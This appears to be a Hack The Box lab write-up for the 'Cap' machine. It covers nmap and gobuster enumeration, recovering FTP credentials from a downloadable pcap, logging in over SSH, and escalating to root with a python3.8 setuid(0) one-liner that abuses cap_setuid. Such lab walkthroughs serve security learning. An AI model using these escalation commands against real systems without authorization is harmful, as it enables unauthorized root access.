

Writeup for CAP machine on HTB

Step 1: Enumeration and Scanning:

Scan the current network using nmap and found following ports open

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-24 23:24 CDT
Nmap scan report for 10.10.10.245
Host is up (0.19s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2
.0)
80/tcp    open  http     gunicorn
```


Step 2: Start directory brute forcing using gobuster:

Following are some useful files found

```
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://10.10.10.245/
[+] Method:             GET
[+] Threads:            10
[+] Wordlist:            /home/fiction/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.1.0
[+] Timeout:            10s
=====
2021/09/24 23:51:02 Starting gobuster in directory enumeration mode
=====
/data                (Status: 302) [Size: 208] [--> http://10.10.10.245/]
/ip                  (Status: 200) [Size: 17381]
/netstat             (Status: 200) [Size: 35246]
```

Step 3: Analyze the web application(as port 80 is open)

- Found the logged in user is Nathan and pcap files
- Exploring /data directory further found 0.pcap file




The screenshot shows a web application dashboard with a dark sidebar and a light main area. The sidebar contains links for Dashboard, Security Snapshot, IP Config, and Network Status. The main area displays a table of network statistics.

Data Type	Value
Number of Packets	72
Number of IP Packets	69
Number of TCP Packets	69
Number of UDP Packets	0

A 'Download' button is located at the bottom left of the statistics table.

Step 4: Download the file and open with wireshark

- After applying different filters nothing appears but with FTP filter password can be seen



The screenshot shows a Wireshark packet capture of FTP traffic. The filter bar at the top is set to 'ftp'. The packet list shows several packets, with packet 40 selected, showing a password request.

No.	Time	Source	Destination	Protocol	Length	Info
34	2.626895	192.168.196.16	192.168.196.1	FTP	76	Response: 220 (vsFTPd 3.0.3)
36	4.126580	192.168.196.1	192.168.196.16	FTP	69	Request: USER nathan
38	4.126630	192.168.196.16	192.168.196.1	FTP	90	Response: 331 Please specify the password.
40	5.424998	192.168.196.1	192.168.196.16	FTP	78	Request: PASS [password]
42	5.432387	192.168.196.16	192.168.196.1	FTP	79	Response: 230 Login successful.
43	5.432801	192.168.196.1	192.168.196.16	FTP	62	Request: SYST
45	5.432937	192.168.196.16	192.168.196.1	FTP	75	Response: 215 UNIX Type: L8
47	6.309628	192.168.196.1	192.168.196.16	FTP	84	Request: PORT 192,168,196,1,212,148
49	6.309874	192.168.196.16	192.168.196.1	FTP	107	Response: 200 PORT command successful. Consider using PASV.
50	6.310514	192.168.196.1	192.168.196.16	FTP	62	Request: LIST
51	6.311053	192.168.196.16	192.168.196.1	FTP	95	Response: 150 Here comes the directory listing.
52	6.311479	192.168.196.16	192.168.196.1	FTP	80	Response: 226 Directory send OK.
54	7.389771	192.168.196.1	192.168.196.16	FTP	84	Request: PORT 192,168,196,1,212,141

Step 5: We got username and password

- Username: Nathan
- Password: *****

Step 6: Trying to log into FTP server using credentials does not work, So try with SSH and we get logged in.

Step 7: Get the user flag.

```
athan@cap:~$ cat user.txt
[REDACTED]
athan@cap:~$
```

Step 8: For privilege escalation

- Sudo permissions are not available for users
- After researching I found `cap_setuid` available for the `python3.8` binary on the target using following command

```
athan@cap:~$ getcap -r / 2>/dev/null
usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
usr/bin/ping = cap_net_raw+ep
usr/bin/traceroute6.iputils = cap_net_raw+ep
usr/bin/mtr-packet = cap_net_raw+ep
usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
```

- Using `gtfobins` found following command to get root shell

```
nathan@cap:~$ python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@cap:~#
```

- And Root flag ;)

```
root@cap:~# cd /root
root@cap:/root# cat root.txt
[REDACTED]
root@cap:/root#
```

